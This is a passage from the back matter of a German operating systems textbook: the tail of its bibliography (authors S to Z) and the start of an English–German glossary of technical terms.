- SCOTT, M., LEBLANC, T. und MARSH, B.: „Multi-model Parallel Programming in Psyche“. In: *Proc. Second ACM Symp. on Principles and Practice of Parallel Programming*, ACM, Seiten 70–78, 1990.
- SEAWRIGHT, L. H. und MACKINNON, R. A.: „VM/370 – A Study of Multiplicity and Usefulness“. In: *IBM Systems J.*, Vol. 18, Seiten 4–17, 1979.
- SHAH, M., BAKER, M., MOGUL, J. C. und SWAMINATHAN, R.: „Auditing to Keep Online Storage Services Honest“. In: *Proc. 11th Workshop on Hot Topics in Operating Systems*, USENIX, Seiten 61–66, 2007.
- SHAH, S., SOULES, C. A. N., GANGER, G. R., NOBLE, B. N.: „Using Provenance to Aid in Personal File Search“. In: *Proc. Annual Tech. Conf.*, USENIX, Seiten 171–184, 2007.
- SHENOY, P. J. und VIN, H. M.: „Efficient Striping Techniques for Variable Bit Rate Continuous Media File Servers“. In: *Perf. Eval. J.*, Vol. 38, Seiten 175–199, 1999.
- SHUB, C. M.: „A Unified Treatment of Deadlock“. In: *J. of Computing Sciences in Colleges*, Vol. 19, Seiten 194–204, Okt. 2003.
- SILBERSCHATZ, A., GALVIN, P. B. und GAGNE, G.: *Operating System Concepts with Java*. 7. Auflage New York, Wiley, 2007.
- SIMON, R. J.: *Windows NT Win32 API SuperBible*. Corte Madera, CA, Sams Publishing, 1997.
- SITARAM, D. und DAN, A.: *Multimedia Servers*. San Francisco, Morgan Kaufman, 2000.
- SMITH, D. K. und ALEXANDER, R. C.: *Fumbling the Future: How Xerox Invented, Then Ignored, the First Personal Computer*. New York, William Morrow, 1988.
- SNIR, M., OTTO, S. W., HUSS-LEDERMAN, S., WALKER, D. W. und DONGARRA, J.: *MPI: The Complete Reference Manual*, Cambridge. MA, M.I.T. Press, 1996.
- SON, S. W., CHEN, G. und KANDEMIR, M.: „A Compiler-Guided Approach for Reducing Disk Power Consumption by Exploiting Disk Access Locality“. In: *Proc. Int. Symp. on Code Generation and Optimization*, IEEE, Seiten 256–268, 2006.
- SPAFFORD, E., HEAPHY, K. und FERBRACHE, D.: *Computer Viruses*. Arlington, VA, ADAPSO, 1989.
- STALLINGS, W.: *Operating Systems*. 5. Auflage, Upper Saddle River, NJ, Prentice Hall, 2005.
- Deutsche Ausgabe: STALLINGS, W.: *Betriebssysteme*. 4. Auflage, Pearson Studium, München, 2002.
- STAN, M. R. und SKADRON, K.: „Power-Aware Computing“. In: *Computer*, Vol. 36, Seiten 35–38, Dez. 2003.

- STEIN, C. A., HOWARD, J. H. und SELTZER, M. I.: „Unifying File System Protection“. In: *Proc. Annual Tech. Conf.*, USENIX, Seiten 79–90, 2001.
- STEIN, L.: „Stupid File Systems Are Better“. In: *Proc. 10th Workshop on Hot Topics in Operating Systems*, USENIX, Seiten 5, 2005.
- STEINMETZ, R. und NAHRSTEDT, K.: *Multimedia: Computing, Communications and Applications*. Upper Saddle River, NJ, Prentice Hall, 1995.
- STEVENS, R. W. und RAGO, S. A.: *Advanced Programming in the UNIX Environment*. Reading, MA, Addison-Wesley, 2008.
- STICHBURY, J. und JACOBS, M.: *The Accredited Symbian Developer Primer*. Chichester, UK, John Wiley, 2006.
- STIEGLER, M., KARP, A. H., YEE, K.-P., CLOSE, T. und MILLER, M. S.: „Polaris: Virus-Safe Computing for Windows XP“. In: *Commun. of the ACM*, Vol. 49, Seiten 83–88, Sept. 2006.
- STOESS, J., LANG, C. und BELLOSA, F.: „Energy Management for Hypervisor-Based Virtual Machines“. In: *Proc. Anual Tech. Conf.*, USENIX, Seiten 1–14, 2007.
- STOLL, C.: *The Cuckoo's Egg: Tracking a Spy through the Maze of Computer Espionage*. New York, Doubleday, 1989.
- STONE, H. S. und BOKHARI, S. H.: „Control of Distributed Processes“. In: *Computer*, Vol. 11, Seiten 97–106, Juli 1978.
- STORER, M. W., GREENAN, K. M., MILLER, E. L. und VORUGANTI, K.: „POTS-HARDS: Secure Long-Term Storage without Encryption“. In: *Proc. Annual Tech. Conf.*, USENIX, Seiten 143–156, 2007.
- SWIFT, M. M., ANNAMALAI, M., BERSHAD, B. N. und LEVY, H. M.: „Recovering Device Drivers“. In: *ACM Trans. on Computer Systems*, Vol. 24, Seiten 333–360, Nov. 2006.
- TALLURI, M., HILL, M. D. und KHALIDI, Y. A.: „A New Page Table for 64-Bit Address Spaces“. In: *Proc. 15th Symp. on Operating Systems Prin.*, ACM, Seiten 184–200, 1995.
- TAM, D., AZIMI, R. und STUMM, M.: „Thread Clustering: Sharing-Aware Scheduling“. In: *Proc. Eurosys 2007*, ACM, Seiten 47–58, 2007.
- TAMAI, M., SUN, T., YASUMOTO, K., SHIBATA, N. und ITO, M.: „Energy-Aware Video Streaming with QoS Control for Portable Computing Devices“. In: *Proc. ACM Int. Workshop on Network and Operating System Support for Digital Audio and Video*, ACM, 2004.
- TAN, G., SUN, N. und GAO, G. R.: „A Parallel Dynamic Programming Algorithm on a Multi-Core Architecture“. In: *Proc. 19th ACM Symp. on Parallel Algorithms and Arch.*, ACM, Seiten 135–144, 2007.

TANENBAUM, A. S.: *Computer Networks*. 4. Auflage, Upper Saddle River, NJ, Prentice Hall, 2003.

Deutsche Ausgabe: TANENBAUM, A. S.: *Computernetzwerke*. 4. Auflage, Pearson Studium, München, 2003.

TANENBAUM, A. S.: *Structured Computer Organization*. 5. Auflage, Upper Saddle River, NJ, Prentice Hall, 2006.

Deutsche Ausgabe: TANENBAUM, A. S.: *Computerarchitektur*. 5. Auflage, Pearson Studium, München, 2005.

TANENBAUM, A. S., HERDER, J. N. und BOS, H.: „File Size Distribution on UNIX Systems: Then and Now“. In: *ACM SIGOPS Operating Systems Rev.*, Vol. 40, Seiten 100–104, Jan. 2006.

TANENBAUM, A. S., VAN RENESSE, R., VAN STAVEREN, H., SHARP, G. J., MULLENDER, S. J., JANSEN, J. und VAN ROSSUM, G.: „Experiences with the Amoeba Distributed Operating System“. In: *Commun. of the ACM*, Vol. 33, Seiten 46–63, Dez. 1990.

TANENBAUM, A. S. und VAN STEEN, M. R.: *Distributed Systems*. 2. Auflage, Upper Saddle River, NJ, Prentice Hall, 2006.

Deutsche Ausgabe: TANENBAUM, A. S. und VAN STEEN, M. R.: *Verteilte Systeme*. 2. Auflage, Pearson Studium, München, 2007.

TANENBAUM, A. S. und WOODHULL, A. S.: *Operating Systems: Design and Implementation*. 3. Auflage, Upper Saddle River, NJ, Prentice Hall, 2006.

TANG, Y. und CHEN, S.: „A Automated Signature-Based Approach against Polymorphic Internet Worms“. In: *IEEE Trans. on Parallel and Distributed Systems*, Vol. 18, Seiten 879–892, Juli 2007.

TEORY, T. J.: „Properties of Disk Scheduling Policies in Multiprogrammed Computer Systems“. In: *Proc. AFIPS Fall Joint Computer Conf.*, AFIPS, Seiten 1–11, 1972.

THIBADEAU, R.: „Trusted Computing for Disk Drives and Other Peripherals“. In: *IEEE Security and Privacy*, Vol. 4, Seiten 26–33, Sept./Okt. 2006.

THOMPSON, K.: „Reflections on Trusting Trust“. In: *Commun. of the ACM*, Vol. 27, Seiten 761–763, Aug. 1984.

TOLENTINO, M. E., TURNER, J. und CAMERON, K. W.: „Memory-Miser: A Performance-Constrained Runtime System for Power Scalable Clusters“. In: *Proc. Fourth Int. Conf. on Computing Frontiers*, ACM, Seiten 237–246, 2007.

TSAFRIR, D., ETSION, Y., FEITELSON, D. G. und KIRKPATRICK, S.: „System Noise, OS Clock Ticks, and Fine-Grained Parallel Applications“. In: *Proc. 19th Annual Int. Conf. on Supercomputing*, ACM, Seiten 303–312, 2005.

- TUCEK, J., NEWSOME, J., LU, S., HUANG, C., XANTHOS, S., BRUMLEY, D., ZHOU, Y. und SONG, D.: „Sweeper: A Lightweight End-to-End System for Defending Against Fast Worms“. In: *Proc. Eurosys 2007*, ACM, Seiten 115–128, 2007.
- TUCKER, A. und GUPTA, A.: „Process Control and Scheduling Issues for Multiprogrammed Shared-Memory Multiprocessors“. In: *Proc. 12th Symp. on Operating Systems Principles*, ACM, Seiten 159–166, 1989.
- UHLIG, R., NAGLE, D., STANLEY, T., MUDGE, T., SECREST, S. und BROWN, R.: „Design Tradeoffs for Software-Managed TLBs“. In: *ACM Trans. on Computer Systems*, Vol. 12, Seiten 175–205, Aug. 1994.
- ULUSKI, D., MOFFIE, M. und KAEKI, D.: „Characterizing Antivirus Workload Execution“. In: *ACM SIGARCH Computer Arch. News*, Vol. 33, Seiten 90–98, März 2005.
- VAHALIA, U.: *UNIX Internals—The New Frontiers*. Upper Saddle River, NJ, Prentice Hall, 2007.
- VAN DOORN, L., HOMBURG, P. und TANENBAUM, A. S.: „Paramecium: An Extensible Object-Based Kernel“. In: *Proc. Fifth Workshop on Hot Topics in Operating Systems*, USENIX, Seiten 86–89, 1995.
- VAN STEEN, M., HOMBURG, P. und TANENBAUM, A. S.: „Globe: A Wide-Area Distributed System“. In: *IEEE Concurrency*, Vol. 7, Seiten 70–80, Jan. – März 1999.
- VAN'T NOORDENDE, G., BALOGH, A., HOFMAN, R., BRAZIER, F. M. T. und TANENBAUM, A. S.: „A Secure Jailing System for Confining Untrusted Applications“. In: *Proc. Second Int. Conf. on Security and Cryptography*, INSTICC, Seiten 414–423, 2007.
- VASWANI, R. und ZAHORJAN, J.: „The Implications of Cache Affinity on Processor Scheduling for Multiprogrammed Shared-Memory Multiprocessors“. In: *Proc. 13th Symp. on Operating Systems Principles*, ACM, Seiten 26–40, 1991.
- VENKATACHALAM, V. und FRANZ, M.: „Power Reduction Techniques for Microprocessor Systems“. In: *Computing Surveys*, Vol. 37, Seiten 195–237, Sept. 2005.
- VILLA, H.: „Liquid Colling: A Next Generation Data Center Strategy“. In: *Proc. 2006 ACM/IEEE Conf. on Supercomputing*, ACM, Art. 287, 2006.
- VINOSKI, S.: „CORBA: Integrating Diverse Applications within Distributed Heterogeneous Environments“. In: *IEEE Communications Magazine*, Vol. 35, Seiten 46–56, Feb. 1997.
- VISCAROLA, P. G., MASON, T., CARIDDI, M., RYAN, B. und NOONE, S.: *Introduction to the Windows Driver Foundation Kernel-Mode Framework*. Amherst, NH, OSR Press, 2007.
- VOGELS, W.: „File System Usage in Windows NT 4.0“. In: *Proc. 17th Symp. on Operating Systems Principles*, ACM, Seiten 93–109, 1999.

- VON BEHREN, R., CONDIT, J., ZHOU, F., NECULA, G. C. und BREWER, E.: „Capriccio: Scalable Threads for Internet Services“. In: *Proc. 19th Symp. on Operating Systems Principles*, ACM, Seiten 268–281, 2003.
- VON EICKEN, T., CULLER, D., GOLDSTEIN, S. C., SCHAUSER, K. E.: „Active Messages: A Mechanism for Integrated Communication and Computation“. In: *Proc. 19th Int. Symp. on Computer Arch.*, ACM, Seiten 256–266, 1992.
- VRABLE, M., MA, J., CHEN, J., MOORE, D., VANDEKIEFT, E., SNOEREN, A. C., VOELKER, G. M. und SAVAGE, S.: „Scalability, Fidelity, and Containment in the Potemkin Virtual Honeyfarm“. In: *Proc. 20th Symp. on Operating Systems Principles*, ACM, Seiten 148–162, 2005.
- WAGNER, D. und DEAN, D.: „Intrusion Detection via Static Analysis“. In: *IEEE Symp. on Security and Privacy*, IEEE, Seiten 156–165, 2001.
- WAGNER, D. und SOTO, P.: „Mimicry Attacks on Host-Based Intrusion Detection Systems“. In: *Proc. Ninth ACM Conf. on Computer and Commun. Security*, ACM, Seiten 255–264, 2002.
- WAHBE, R., LUCCO, S., ANDERSON, T. und GRAHAM, S.: „Efficient Software-Based Fault Isolation“. In: *Proc. 14th Symp. on Operating Systems Principles*, ACM, Seiten 203–216, 1993.
- WALDO, J.: „The Jini Architecture for Network-Centric Computing“. In: *Commun. of the ACM*, Vol. 42, Seiten 76–82, Juli 1999.
- WALDO, J.: „Alive and Well: Jini Technology Today“. In: *Computer*, Vol. 33, Seiten 107–109, Juni 2000.
- WALDSPURGER, C. A.: „Memory Resource Management in VMware ESX server“. In: *ACM SIGOPS Operating System Rev.*, Vol. 36, Seiten 181–194, Jan. 2002.
- WALDSPURGER, C. A. und WEIHL, W. E.: „Lottery Scheduling: Flexible Proportional-Share Resource Management“. In: *Proc. First Symp. on Operating System Design and Implementation*, USENIX, Seiten 1–12, 1994.
- WALKER, W. und CRAGON, H. G.: „Interrupt Processing in Concurrent Processors“. In: *Computer*, Vol. 28, Seiten 36–46, Juni 1995.
- WANG, A., KUENNING, G., REIHER, P. und POPEK, G.: „The Conquest File System: Better Performance through a Disk/Persistent-RAM Hybrid Design“. In: *ACM Trans. on Storage*, Vol. 2, Seiten 309–348, Aug. 2006.
- WANG, L. und DASGUPTA, P.: „Kernel and Application Integrity Assurance: Ensuring Freedom from Rootkits and Malware in a Computer System“. In: *Proc. 21st Int. Conf. on Advanced Information Networking and Applications Workshops*, IEEE, Seiten 583–589, 2007.

- WANG, L. und XIAO, Y.: „A Survey of Energy-Efficient Scheduling Mechanisms in Sensor Networks“. In: *Mobile Networks and Applications*, Vol. 11, Seiten 723–740, Okt. 2006a.
- WANG, R. Y., ANDERSON, T. E. und PATTERSON, D. A.: „Virtual Log Based File Systems for a Programmable Disk“. In: *Proc. Third Symp. on Operating Systems Design and Implementation*, USENIX, Seiten 29–43, 1999.
- WANG, X., LI, Z., XU, J., REITER, M. K., KIL, C. und CHOI, J. Y.: „Packet vaccine: Black-Box Exploit Detection and Signature Generation“. In: *Proc. 13th ACM Conf. on Computer and Commun. Security*, ACM, Seiten 37–46, 2006b.
- WEIL, S. A., BRANDT, S. A., MILLER, E. L., LONG, D. D. E. und MALTZAHN, C.: „Ceph: A Scalable, High-Performance Distributed File System“. In: *Proc. Seventh Symp. on Operating System Design and Implementation*, USENIX, Seiten 307–320, 2006.
- WEISER, M., WELCH, B., DEMERS, A. und SHENKER, S.: „Scheduling for Reduced CPU Energy“. In: *Proc. First Symp. on Operating System Design and Implementation*, USENIX, Seiten 13–23, 1994.
- WHEELER, P. und FULP, E.: „A Taxonomy of Parallel Techniques of Intrusion Detection“. In: *Proc. 45th Annual Southeast Regional Conf.*, ACM, Seiten 278–282, 2007.
- WHITAKER, A., COX, R. S., SHAW, M und GRIBBLE, S. D.: „Rethinking the Design of Virtual Machine Monitors“. In: *Computer*, Vol. 38, Seiten 57–62, Mai 2005.
- WHITAKER, A., SHAW, M und GRIBBLE, S. D.: „Scale and Performance in the Denali Isolation Kernel“. In: *ACM SIGOPS Operating Systems Rev.*, Vol. 36, Seiten 195–209, Jan. 2002.
- WILLIAMS, A., THIES, W. und ERNST, M. D.: „Static Deadlock Detection for Java Libraries“. In: *Proc. European Conf. on Object-Oriented Programming*, Springer, Seiten 602–629, 2005.
- WIRES, J. und FEELEY, M.: „Secure File System Versioning at the Block Level“. In: *Proc. Eurosys 2007*, ACM, Seiten 203–215, 2007.
- WIRTH, N.: „A Plea for Lean Software“. In: *Computer*, Vol. 28, Seiten 64–68, Feb. 1995.
- WOLF, W.: „The Future of Multiprocessor Systems-on-Chip“. In: *Proc. 41st Annual Conf. on Design Automation*, ACM, Seiten 681–685, 2004.
- WONG, C. K.: *Algorithmic Studies in Mass Storage Systems*. New York, Computer Science Press, 1983.
- WRIGHT, C. P., SPILLANE, R., SIVATHANU, G. und ZADOK, E.: „Extending ACID Semantics to the File System“. In: *ACM Trans. on Storage*, Vol. 3, Art. 4, Juni 2007.
- WU, M.-W., HUANG, Y., WANG, Y.-M. und KUO, S. Y.: „A Stateful Approach to Spyware Detection and Removal“. In: *Proc. 12th Pacific Rim Int. Symp. on Dependable Computing*, IEEE, Seiten 173–182, 2006.

- WULF, W. A., COHEN, E. S., CORWIN, W. M., JONES, A. K., LEVIN, R., PIERSON, C. und POLLACK, F. J.: „HYDRA: The Kernel of a Multiprocessor Operating System“. In: *Commun. of the ACM*, Vol. 17, Seiten 337–345, Juni 1974.
- YAHAV, I., RASCHID, L. und ANDRADE, H.: „Bid Based Scheduler with Backfilling for a Multiprocessor System“. In: *Proc. Ninth Int. Conf. on Electronic Commerce*, ACM, Seiten 459–468, 2007.
- YANG, J., TWOHEY, P., ENGLER, D. und MUSUVATHI, M.: „Using Model Checking to Find Serious File System Errors“. In: *ACM Trans. on Computer Systems*, Vol. 24, Seiten 393–423, 2006.
- YANG, L. und PENG, L.: „SecCMP: A Secure Chip-Multiprocessor Architecture“. In: *Proc. 1st Workshop on Architectural and System Support for Improving Software Dependability*, ACM, Seiten 72–76, 2006.
- YOON, E. J., RYU, E.-K. und YOO, K.-Y.: „A Secure User Authentication Scheme Using Hash Functions“. In: *ACM SIGOPS Operating Systems Rev.*, Vol. 38, Seiten 62–68, April 2004.
- YOUNG, M., TEVANIAN, A., Jr., RASHID, R., GOLUB, D., EPPINGER, J., CHEW, J., BOLOSKY, W., BLACK, D. und BARON, R.: „The Duality of Memory and Communication in the Implementation of a Multiprocessor Operating System“. In: *Proc. 11th Symp. on Operating Systems Principles*, ACM, Seiten 63–76, 1987.
- YU, H., AGRAWAL, D. und EL ABBADI, A.: „MEMS-Based Storage Architecture for Relational Databases“. In: *VLDB J.*, Vol. 16, Seiten 251–268, April 2007.
- YUAN, W. und NAHRSTEDT, K.: „Energy-Efficient CPU Scheduling for Multimedia Systems“. In: *ACM Trans. on Computer Systems*, ACM, Vol. 24, Seiten 292–331, Aug. 2006.
- ZACHARY, G. P.: *Showstopper*. New York, Maxwell Macmillan, 1994.
- ZAHORJAN, J., LAZOWSKA, E. D. und EAGER, D. L.: „The Effect of Scheduling Discipline on Spin Overhead in Shared Memory Parallel Systems“. In: *IEEE Trans. on Parallel and Distr. Systems*, Vol. 2, Seiten 180–198, April 1991.
- ZAIA, A., BRUNEO, D. und PULIAFITO, A.: „A Scalable Grid-Based Multimedia Server“. In: *Proc. 13th IEEE Int. Workshop on Enabling Technologies: Infrastructure for Collaborative Enterprises*, IEEE, Seiten 337–342, 2004.
- ZARANDIOON, S. und THOMASIAN, A.: „Optimization of Online Disk Scheduling Algorithms“. In: *ACM SIGMETRICS Performance Evaluation Rev.*, Vol. 33., Seiten 42–46, 2006.
- ZEKAUSKAS, M. J., SAWDON, W. A. und BERSHAD, B. N.: „Software Write Detection for a Distributed Shared Memory“. In: *Proc. First Symp. on Operating System Design and Implementation*, USENIX, Seiten 87–100, 1994.

- ZELDOVICH, N., BOYD-WICKIZER, KOHLER, E. und MAZIERES, D.: „Making Information Flow Explicit in HiStar“. In: *Proc. Sixth Symp. on Operating Systems Design and Implementation*, USENIX, Seiten 263–278, 2006.
- ZHANG, L., PARKER, M. und CARTER, J.: „Efficient Address Remapping in Distributed Shared-Memory Systems“. In: *ACM Trans. on Arch. and Code. Optimization*, Vol. 3, Seiten 209–229, Juni 2006.
- ZHANG, Z. und GHOSE, K.: „HFS: A Hybrid File System Prototype for Improving Small File and Metadata Performance“. In: *Proc. Eurosys 2007*, ACM, Seiten 175–187, 2007.
- ZHOU, Y. und LEE, E. A.: „A Causality Interface for Deadlock Analysis in Dataflow“. In: *Proc. 6th Int. Conf. on Embedded Software*, ACM/IEEE, Seiten 44–52, 2006.
- ZHOU, Y. und PHILBIN, J. F.: „The Multi-Queue Replacement Algorithm for Second Level Buffer Caches“. In: *Proc. Annual Tech. Conf.*, USENIX, Seiten 91–104, 2001.
- ZOBEL, D.: „The Deadlock Problem: A Classifying Bibliography“. In: *ACM SIGOPS Operating Systems Rev.*, Vol. 17, Seiten 6–16, Okt. 1983.
- ZUBERI, K. M., PILLAI, P. und SHIN, K. G.: „EMERALDS: A Small-Memory Real-Time Microkernel“. In: *Proc. 17th Symp. on Operating Systems Principles*, ACM, Seiten 277–299, 1999.
- ZWICKY, E. D.: „Torture-Testing Backup and Archive Programs: Things You Ought to Know But Probably Would Rather Not“. In: *Proc. Fifth Conf. on Large Installation Systems Admin.*, USENIX, Seiten 181–190, 1991.

Fachwörterverzeichnis

Englisch	Deutsch
acknowledgement	(Empfangs-)Bestätigung
active message	aktive Nachricht
address space	Adressraum
adversary	Angreifer
affinity	Affinität
affinity scheduling	Affinity-Scheduling
allocate	belegen, allozieren
allocation policy	Zuteilungsstrategie
allocation unit	Belegungseinheit
analog digital converter	Analog/Digital-Wandler
application programming interface (API)	Programmierschnittstelle
array	Feld, Array
associative memory	Assoziativspeicher
asynchronous call	asynchroner Aufruf
audio encoding	Codierung von Audiodateien
audio visual disk	AV-Laufwerk
authentication	Authentifizierung
available resource vector	Ressourcenrestvektor
backup	Sicherung
banker's algorithm	Bankieralgorithmus
base register	Basisregister
batch system	Stapelverarbeitungssystem
behavioral checker	Aktivitätskontrolle
binary	binäre Datei
bitmap	Bitmap
block device	blockorientiertes Gerät
block read ahead	Vorauslesen von Blöcken
block special file	Blockdatei

Englisch	Deutsch
bootstrap loader	Bootlader
brute force	Brute-Force-Methode
buffer cache	Puffer-Cache
buffer overflow attack	Pufferüberlaufangriff
buffered input/output	gepufferte Eingabe/Ausgabe
burst mode	Burst-Modus
busy waiting	aktives Warten
cache	Cache, Pufferspeicher
cache hit	Cache-Treffer
cache line	Cache-Line
certificate	Zertifikat
certification authority	Zertifizierungsstelle
challenge-response authentication	Challenge-Response-Authentifizierung
character device	zeichenorientierte Geräte
character special file	Zeichendatei
child process	Kindprozess
ciphertext	Chiffertext
circuit switching	Leitungsvermittlung
circular buffer	zyklischer Puffer
circular wait condition	zyklische Wartebedingung
clean	unverändert
clock interrupt handler	Timer-Unterbrechungsbehandlung
clock signal	Taktsignal
clock tick	Timerintervall
cluster size	Clustergröße
code signing	Codesignierung
command line interpreter	Kommandozeileninterpreter
committed page	zugesicherte Seite
communication deadlock	Kommunikationsdeadlock
composite signal	gemischtes Signal
compute-bound process	CPU-intensiver Prozess

Englisch	Deutsch
concurrency	Nebenläufigkeit
condition code bit	Statusbit
condition code register	Statusregister
condition variable	Zustandsvariable
conditional compilation	bedingte Übersetzung
connection-oriented service	verbindungsorientierter Dienst
connectionless service	verbindungsloser Dienst
context switch	Kontextwechsel
contiguous allocation	zusammenhängende Belegung
control statement	Steueranweisung
cooked mode	Cooked-Modus
copy-on-write	Copy-on-Write(-Verfahren)
core	Kern
core image	Speicherabbild
core memory	Kernspeicher
covert channel	verdeckter Kanal
CPU-bound	CPU-intensiv
critical region	kritische Region
critical section	kritische Sektion
cross point	Kreuzschalter
crossbar switch	Koppelfeld
cryptographic hash function	kryptografische Hashfunktion
cube	Würfel
current allocation matrix	aktuelle Belegungsmatrix
current directory	aktueller Verzeichnis
current priority	aktuelle Priorität
current virtual time	virtuelle Zeit
cylinder	Zylinder
cylinder skew	Zylinderversatz
D-space	D-space, Datenraum
daemon	Daemon, Hintergrundprozess

Englisch	Deutsch
data confidentiality	Vertraulichkeit der Daten
data integrity	Datenintegrität
deadlock	Deadlock
debugging	Fehlerbeseitigung, Debugging
deferred procedure call	verzögerter Prozeduraufruf
degree of multiprogramming	Grad der Multiprogrammierung
demand paging	Demand Paging, Einlagerung bei Bedarf
device context	Gerätekontext
device control	Gerätesteuerung
device controller	Gerätecontroller
device driver	Gerätetreiber
device independent	geräteunabhängig
device stack	Gerätestack
device-independent bitmap	geräteunabhängige Bitmap
digital rights management	digitale Rechteverwaltung
digital signature	digitale Signatur
directed acyclic graph (DAG)	gerichteter azyklischer Graph
directory	Verzeichnis
directory hierarchy	Verzeichnishierarchie
directory-based multiprocessor	verzeichnisbasierter Multiprozessor
dirty	verändert
disk	Festplatte, Platte
disk farm	Plattenfarm
disk memory	Plattenspeicher
disk quota	Plattenkontingent
disk scheduling	Plattenspeicher-Scheduling
disk space management	Plattenspeicherverwaltung
distributed shared memory	verteilter gemeinsamer Speicher
distributed system	verteiltes System
DLL hell	DLL-Hölle
document-based middleware	dokumentbasierte Middleware

Englisch	Deutsch
domain	Domäne
double buffering	Doppelpufferung
double torus	doppelter Torus
double-indirect block	zweifach indirekter Block
double-interleaved disk	doppelt verschachtelte Platte
drive	Laufwerk
driver interface	Treiberschnittstelle
driver verifier	Treiberüberprüfung
driver-kernel interface	Schnittstelle für Kerntreiber
dynamic disk	dynamisches Laufwerk
dynamic disk scheduling	dynamisches Plattenscheduling
dynamic relocation	dynamische Relokation
early binding	frühes Binden
echoing	Befehlwiederholung, Echoing
elevator algorithm	Aufzugalgorithmus
embedded system	eingebettetes System
encryption file system	verschlüsselndes Dateisystem
end-to-end argument	Ende-zu-Ende-Argument
environment array	Umgebungsvariable
error handling	Fehlerbehandlung
error-correcting code (ECC)	fehlerkorrigierender Code
event	Ereignis
event-driven	ereignisorientiert
exclusive lock	exklusive Sperre
executable program virus	Programmvirus
executive layer	Ausführungsschicht
existing resource vector	Ressourcenvektor
exokernel	Exokern
fair-share scheduling	Fair-Share-Scheduling
file	Datei
file allocation table (FAT)	Datei-Allokationstabelle

Englisch	Deutsch
file descriptor	Dateideskriptor
file extension	Dateiendung, Dateierweiterung
file handle	Datei-Handle
file placement	Dateiplatzierung
file system	Dateisystem
file-system-based middleware	dateisystembasierte Middleware
finite-state machine	endlicher Automat
floating-point arithmetic	Gleitkomma-Arithmetik
fly-by mode	Fly-By-Modus
folder	Ordner
fragmentation	Fragmentierung
frame	Rahmen
free list	Freibereichsliste
garbage collection	(automatische) Speicherbereinigung
generic right	universelles Recht
global paging algorithm	globale Paging-Strategie
goat file	Goat-Datei
graphical user interface (GUI)	grafische Benutzeroberfläche, (GUI)
grid	Gitter
guaranteed scheduling	garantiertes Scheduling
guest operating system	Gast-Betriebssystem
handle	Handle
hard disk	Festplatte
hard fault	harter Seitenfehler
hard link	harter Link
hard real time	harte Echtzeit
hardware abstraction layer	Hardware-Abstraktionsschicht (HAL)
head skew	Kopfversatz
header file	Header-Datei
heap	dynamischer Speicher, Heap
hibernation	Ruhezustand

Englisch	Deutsch
hint	Hint
hive	Hive
hold-and-wait-condition	Hold-and-Wait-Bedingung
holding register	Halte-Register
home directory	Benutzerverzeichnis
host operating system	Gastgeber-Betriebssystem
hot pluggable	Hot-Plug-fähig
hungarian notation	ungarische Notation
hypercube	Hyperwürfel
I-space	I-Space, Befehlsraum
I/O card	Ein-/Ausgabesteckkarte
I/O instruction	Ein-/Ausgabebefehl
identity theft	Identitätsdiebstahl
impersonation	Identitätswechsel
imprecise interrupt	unpräzises Interrupt
incremental dump	inkrementelle Sicherung
indirection	Indirektion
input/output	Eingabe/Ausgabe
input/output completion port	E/A-Abschlussport
input/output request packet (IRP)	E/A-Anforderungspaket
input/output-bound process	E/A-intensiver Prozess
instruction backup	Befehlssicherung
instruction set	Befehlssatz
integer arithmetic	Festkomma-Arithmetik
integer overflow attack	Angriff durch Ganzahlüberlauf
integrity checker	Integritätsprüfung
integrity level	Integritätslevel
interlacing	Zeilensprungverfahren
interleaved disk	verschachtelte Platte
interprocess communication (IPC)	Interprozesskommunikation
interrupt (request) level	Interruptnummer

Englisch	Deutsch
interrupt handler	Unterbrechungsroutine
interrupt request (IRQ)	Unterbrechungsanforderung
interrupt service routine	Unterbrechungsroutine
interrupt vector	Interruptvektor
interrupt-driven	interruptgesteuert
intruder	Angreifer
intrusion detection	Angriffserkennung
invalid page	ungültige Seite
inverted page table	invertierte Seitentabelle
journaling file system	Journaling-Dateisystem
kernel	Kern
kernel data structure	Kerndatenstruktur
kernel extension	Kernerweiterung
kernel mode	Kernmodus
kernel trap	Sprung in den Kern
key	Schlüssel
keyboard	Tastatur
late binding	spätes Binden
layered system	geschichtetes System
lightweight process	leichtgewichtiger Prozess
limit register	Limitregister
line discipline	Zeilendisziplin
linear address	lineare Adresse
linked list	verkettete Liste
load balancing	Lastausgleich
load control	Lastkontrolle
loadable module	ladbares Modul
local descriptor table	lokale Deskriptortabelle
local paging algorithm	lokale Paging-Strategie
locality of reference	Lokalitätseigenschaft
location independence	Ortsunabhängigkeit

Englisch	Deutsch
location transparency	Ortstransparenz
lock	Sperre
lock variable	Sperrvariable
log-structured file system	Log-basiertes Dateisystem
logic bomb	logische Bombe
logical block addressing	logische Blockadressierung
logical dump	logische Sicherung
login spoofing	Login-Spoofing
lookup service	Suchdienst
loosy encoding	verlustbehaftete Codierung
low-level format	Low-Level-Formatierung
magic number	magische Zahl
magnetic disk	Magnetplatte
mainframe	Großrechner
major device number	Hauptgerätenummer
master file table (MFT)	Masterdateitabelle
master-slave multiprocessor	Master-Slave-Multiprozessor
memory	Speicher
memory abstraction	Speicherabstraktion
memory allocation	Speicherzuweisung
memory allocation procedure	Speicherbelegungsprozedur
memory compaction	Speicherverdichtung
memory hierarchy	Speicherhierarchie
memory management unit (MMU)	Speicherverwaltungseinheit, MMU
memory map	Speicherzuordnungstabelle
memory pressure	Speicherdruck, Speicherüberlastung
memory resident virus	speicherresidenter Virus
memory virtualization	Speichervirtualisierung
memory-mapped file	Memory-Mapped-Datei, eingebundene Datei
mesh	Netz

Englisch	Deutsch
message passing	Nachrichtenaustausch
microkernel	Mikrokern
minor device number	Nebengerätenummer
missing block	fehlender Block
model-based intrusion detection	modellbasierte Angriffserkennung
modified page writer	Modified-Page-Writer
monolithic system	monolithisches System
motherboard	Hauptplatine
mounted file system	eingebundenes/eingehängtes Dateisystem
multicomputer	Multicomputer
multicore chip	Mehrkernechip
multilevel page table	mehrstufige Seitentabelle
multiplexing	mehrfach benutzen
multiprocessor	Multiprozessor
multiprocessor System	Multiprozessorsysteme
multiprogramming	Multiprogrammierung
multistage switching network	mehrstufiges Schaltnetzwerk
multithreaded process	Mehrfach-Thread-Prozess
multithreading	Multithreading
mutation engine	Mutationsmaschine
mutex	Mutex
mutual exclusion	wechselseitiger Ausschluss
nanokernel	Nanokern
nanothread	Nanothread
narrow striping	Narrow-Striping
near video on demand	Near-Video-on-Demand
network file system (NFS)	Netzwerkdateisystem
networking	Netzwerkfähigkeit
new technology file system (NTFS)	NT-Dateisystem
no preemption condition	Bedingung der Ununterbrechbarkeit
nonblocking	nicht blockierend

Englisch	Deutsch
nonpreemptable	nicht unterbrechbar
nonpreemptive	nicht unterbrechend
